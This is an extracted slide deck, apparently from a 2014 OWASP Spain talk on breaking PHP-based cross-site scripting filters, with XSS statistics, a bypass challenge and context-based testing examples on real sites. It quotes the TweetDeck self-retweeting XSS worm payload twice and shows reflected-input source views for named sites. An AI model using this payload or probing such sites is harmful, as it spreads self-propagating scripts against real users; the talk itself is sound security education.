

# ON BREAKING PHP-BASED CROSS-SITE SCRIPTING PROTECTION MECHANISMS IN THE WILD

A talk by **Ashar Javed**

@

**OWASP Spain Chapter Meeting**

**13-06-2014, Barcelona (Spain)**

**THIS TALK IS NOT ABOUT**




**MONKEY TESTING**

# MONKEY TESTING --- ACCORDING TO WIKIPEDIA

*In computer science, a Monkey test (aka. Mark Testing) is a unit test **that runs with no specific test in mind** :)*

[http://en.wikipedia.org/wiki/Monkey\\_test](http://en.wikipedia.org/wiki/Monkey_test)

# THIS TALK IS ABOUT ...



**Systematically  
Breaking ...**

WHO AM I?

- A researcher in **Ruhr University Bochum, RUB Germany**
- A student of XSS who is working towards his PhD in XSS
- An XSSer / An XSS Enthusiast  
<http://www.tubechop.com/watch/2670518>
- Listed in top sites' hall of fame
- A proud father of two
- Speaker @HITBKUL 2013, @DeepSec 2013 & OWASP Seminar@RSA Europe 2013
- A Twitter lover @soaj1664ashar


# ANOTHER REASON FOR AN XSSER :)



WHY I LOVE XSS?



# REASON #1



# REASON # 2



# REASON # 3

**XSS is everywhere ...**



**see:** <http://slides.com/mscasherjaved/cross-site-scripting-my-love>

# A MONTHS AGO ...



Ashar Javed

@soaj1664ashar

So [@OWASPSpain](#) page has been viewed more than 5k times:

[owasp.org/index.php/Spai...](#)

I will announce a 250\$ [#XSS](#) challenge during my talk ...

Reply Delete Favorite More

RETWEETS

3

FAVORITES

6



4:17 PM - 15 May 2014

<https://twitter.com/soaj1664ashar/status/466945529059221504>

# 250\$ XSS CHALLENGE (ANNOUNCEMENT)

50\$ per-context bypass (output reflects in 5 contexts)

**5\*50=250\$**

[http://demo.chm-  
software.com/7fc785c6bd26b49d7a7698a7518a73ed/](http://demo.chm-software.com/7fc785c6bd26b49d7a7698a7518a73ed/)

**OR**

<http://xssplaygroundforfunandlearn.netai.net/final.html>

**OR**

<http://xssplayground.net23.net/final.html>

# AGENDA

1. PHP
2. XSS
3. Testing Methodology
4. Per-Context XSS Attack Methodology
5. Summarize PHP's findings (includes built-in functions, customized XSS solutions and top PHP-based web frameworks )
6. Results of Alexa Survey of Top 100 sites
7. Conclusion

# WHY HYPERTEXT PREPROCESSOR (PHP)?

# REASON #1

81.7% of the web application servers are using PHP

[http://w3techs.com/technologies/overview/programming\\_language](http://w3techs.com/technologies/overview/programming_language)



# REASON # 2

2.1 million web application servers are using PHP

<http://www.php.net/usage.php>

# REASON # 3

installed on 244 million websites

<http://www.php.net/usage.php>

# REASON # 4

“Server-side Programming Language of the Year 2013”

[http://w3techs.com/blog/entry/web\\_technologies\\_of\\_the\\_year\\_2](http://w3techs.com/blog/entry/web_technologies_of_the_year_2)

# FINAL REASON (TOP SITES)



# CROSS-SITE SCRIPTING (XSS)

# XSS ACCORDING TO OWASP

According to OWASP

*“Cross-Site Scripting attacks are a type of injection problem, in which malicious scripts are injected into the otherwise benign and trusted web sites.”*

[https://www.owasp.org/index.php/Cross-site\\_Scripting\\_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))

# SOME STATISTICS ABOUT XSS


# ACCORDING TO PREVOTY CTO KUNAL ANAND

"80% of all the security incidents in the financial sector have been attributed to cross-site scripting."

<https://www.brighttalk.com/webcast/288/97255>



# ACCORDING TO OPEN SOURCE VULNERABILITY DATABASE



[http://www.osvdb.org/osvdb/show\\_graph/1](http://www.osvdb.org/osvdb/show_graph/1)

# ACCORDING TO OWASP TOP 10, 2013

T10 OWASP Top 10 Application Security Risks – 2013	
<b>A1 – Injection</b>	•Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing unauthorized data.
<b>A2 – Broken Authentication and Session Management</b>	•Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, session tokens, or exploit other implementation flaws to assume other users' identities.
<b>A3 – Cross-Site Scripting (XSS)</b>	•XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
<b>A4 – Insecure Direct Object References</b>	•A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.
<b>A5 – Security Misconfiguration</b>	•Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. All these settings should be defined, implemented, and maintained as many are not shipped with secure defaults. This includes keeping all software up to date.
<b>A6 – Sensitive Data Exposure</b>	•Many web applications do not properly protect sensitive data, such as credit cards, tax ids, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct identity theft, credit card fraud, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.
<b>A7 – Missing Function Level Access Control</b>	•Virtually all web applications verify function level access rights before making that functionality visible in the UI. However, applications need to perform the same access control checks on the server when each function is accessed. If requests are not verified, attackers will be able to forge requests in order to access unauthorized functionality.
<b>A8 – Cross-Site Request Forgery (CSRF)</b>	•A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.
<b>A9 – Using Components with Known Vulnerabilities</b>	•Vulnerable components, such as libraries, frameworks, and other software modules almost always run with full privilege. So, if exploited, they can cause serious data loss or server takeover. Applications using these vulnerable components may undermine their defenses and enable a range of possible attacks and impacts.
<b>A10 – Unvalidated Redirects and Forwards</b>	•Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.


%202013%20-%20RC1.pdf

# ACCORDING TO GOOGLE VULNERABILITY REWARD PROGRAM (VRP)

#XSS at #1 as far as valid bug bounty submissions to #Google in year 2013. (ref: [youtube.com/watch?v=oAYjZy...](https://www.youtube.com/watch?v=oAYjZy...))  
[pic.twitter.com/8eLeZMs4Ry](https://pic.twitter.com/8eLeZMs4Ry)

← Reply 🗑 Delete ★ Favorite ⋮ More

## Externally Reported Bugs (2013)



# ACCORDING TO GOOGLE TRENDS


 **Eduardo Vela**  
@sirdarckcat Following

For the first time in history, XSS is Googled more often than SQL injection.  
[google.com/trends/explore...](https://www.google.com/trends/explore...) #uselessfacts

Reply Retweet Favorited More

RETWEETS 10 FAVORITES 5

4:43 PM - 5 Jun 2014



# WHY YOU SHOULD CARE ABOUT XSS?



Ashar Javed (@soaj1664ashar) Follow

So #XSS is involved in two recent big HACKS i.e., Apple Developer ([mytechblog.com/2013/07/apple-...](http://mytechblog.com/2013/07/apple-...)) + Ubuntu Forums ([blog.canonical.com/2013/07/30/ubu...](http://blog.canonical.com/2013/07/30/ubu...)) #XSSrock

Reply Retweet Favorite More

MyTechBlog



Apple Developer Website Hacked - What Happened? | MyTechBlog  
By John Wheal @johnwheal  
This article takes a look at the events that unfolded and the possible culprits behind the Apple Developer Website Hack. I take a look at whether ...

[View on web](#)

RETWEETS 33 FAVORITES 10

Profile icons of users who interacted with the tweet.

<https://twitter.com/soaj1664ashar/status/362493382645383168>

# A RECENT EXAMPLE (TRAFFIC HIJACKING)

## **Persistent XSS Enables Large-Scale DDoS Attack**

The attack was carried out using traffic hijacking techniques, which flooded our client with over 20 million GET requests originating from the browsers of over 22,000 Internet users - all turned into unwilling accomplices by the offender.

<http://www.incapsula.com/blog/world-largest-site-xss-ddos-zombies.html>

AN EXAMPLE FROM TWO DAYS  
AGO I.E., #TWEETBLEED



#tweetbleed is the term coined here:

<https://twitter.com/pdp/status/476796934062370816>



# TWEETDECK'S PERSISTENT XSS

Ashar Javed  
@soaj1664ashar

It is funny to see that so far around 38K people were `RETweeted` and they do not know about it :)

[pic.twitter.com/NEYDzcW2Aq](http://pic.twitter.com/NEYDzcW2Aq)

Reply Delete Favorite More

\*andy @derGeruhn · 33m

```
<script  
class="xss">$('xss').parents().eq(1).find('a').eq(1).click();$('[data-action=retweet]').click();alert('XSS in Tweetdeck')</script>
```

38K 6.6K

RETWEETS 7 FAVORITES 5

7:11 PM - 11 Jun 2014 Flag media

<https://twitter.com/soaj1664ashar/status/476773831928209408>

# BUT BLEEDING CONTINUE ...



 **\*andy**  
@derGeruhn ⚙️ Follow

`<script  
class="xss">$('.xss').parents().eq(1).find('a')  
.eq(1).click();$('[data-  
action=retweet]').click();alert('XSS in  
Tweetdeck')</script>` ❤️

← Reply ↻ Retweet ★ Favorite ⋮ More

RETWEETS **84,661** FAVORITES **9,061**

6:36 PM - 11 Jun 2014

<https://twitter.com/derGeruhn/status/476764918763749376>

# ENDS UP ...



The image shows a screenshot of a tweet from the account 'TweetDeck' (@TweetDeck). The tweet text reads: 'We've temporarily taken TweetDeck services down to assess today's earlier security issue. We'll update when services are back up.' The tweet has 7,269 retweets and 885 favorites. Below the statistics, there are ten small profile pictures of users who interacted with the tweet. The tweet was posted at 6:59 PM on June 11, 2014. The interface includes a 'Follow' button and icons for settings, reply, retweet, favorite, and more options.

 **TweetDeck**   
@TweetDeck   Follow

We've temporarily taken TweetDeck services down to assess today's earlier security issue. We'll update when services are back up.

 Reply  Retweet  Favorite  More


RETWEETS **7,269** FAVORITES **885**



6:59 PM - 11 Jun 2014

<https://twitter.com/TweetDeck/status/476770732987252736>


GETTING BORED ...



WHAT IF I TOLD YOU :)



BUT HOW?



# TESTING METHODOLOGY

- Simulate Real Web Applications
- Testing conducted in five common contexts (HTML, Script, Attribute, Style & URL)

WHAT IS CONTEXT?



# CONTEXT DEFINITION



**Ashar Javed**

@soaj1664ashar

What is Context?

Context is an environment where user-supplied input or input from other application(s) eventually ends-up or starts living.

[Reply](#) [Delete](#) [Favorite](#) [More](#)

<https://twitter.com/soaj1664ashar/status/463960615157915648>

# HTML CONTEXT

**HTML Context:** In standard HTML context, normally user-supplied input reflects back or the web application passes the input back as the content of any HTML tag e.g., <body> tag.

```
<body><?php echo filter_function($_POST['input']);?></body>
```

`filter_function` === general term

E.G.,  
HTTP://WWW.EA.COM/SEARCH?  
Q=""XYZ

```
view-source:www.ea.com/search?q="xyz"
1 <!DOCTYPE html>
2 <html lang="en" xmlns:og="http://ogp.me/r#" xmlns:fb="http://www.facebook.com/2008/fbml">
3 <head>
4   <meta http-equiv="X-UA-Compatible" content="IE=edge">
5   <meta http-equiv="Content-Type" content="text/html; charset=utf-8"/>
6
7   <title>All Results for "xyz - EA Search</title>
```

```
view-source:www.ea.com/search?q="xyz"
53 <style>.origin-gus.ea-com{margin-top:24px}</style>
54 </head>
55 <body id="search" class="US dom-loading page-loading">
56 <script type="text/javascript">var utag_data={userid:"No ID",intcmp:"",mvt_experiment:"",locale:"en_US",country:"US",mvt_variation:"",referrerid:"",pageName:""}</script>
57
58 <script type="text/javascript">(function(a,b,c,d)
59 {a="//tealium.hs.llnwd.net/o43/utag/ea/ecom/prod/utag.js";b=document;c='script';d=document.createElement(c);d.src=a;d.type='text/java'+c;d.async=true;a=b.getElementsByTagName(c)[0];a.parentNode.insertBefore(d,a);} )</script><div id="bd">
60
61   <div id="header">
62     <span class="hk-bg"></span>
63
64     <!-- BEGIN: Breadcrumbs -->
65 <div id="mod-breadcrumbs" class="mod">
66   <div class="mod-header"></div>
67   <div class="mod-content">
68     <ul>
69       <li class="item-1 odd one first"><a href="/" title="EA"><span>EA</span></a></li><li class="item-2 even two"><a href="http://www.ea.com/search?q="xyz" title="Search"><span>Search</span></a></li><li class="item-3 odd three last"><a href="#" title=""xyz"><span>"xyz</span></a></li>
70 </ul>
```

E.G.,

HTTP://SEARCH.HEALTH.COM/RESULTS.HTML?NTT=""XYZ


```
1 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
2 <html xmlns="http://www.w3.org/1999/xhtml">
3 <head>
4 <base href="http://www.health.com/" />
5 <title>Health.com: "xyz Search Results</title>
```

E.G.,  
HTTP://WWW.INDIATIMES.COM/SEARCH/""XYZ/



A screenshot of a browser's source code view for the URL 'view-source:www.indiatimes.com/search/xyz/'. The address bar shows the URL with 'xyz/' highlighted in a red box. A red arrow points from this box to the title tag in the source code. The source code is as follows:

```
1 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional//EN">
2 <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
3 <head>
4 <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
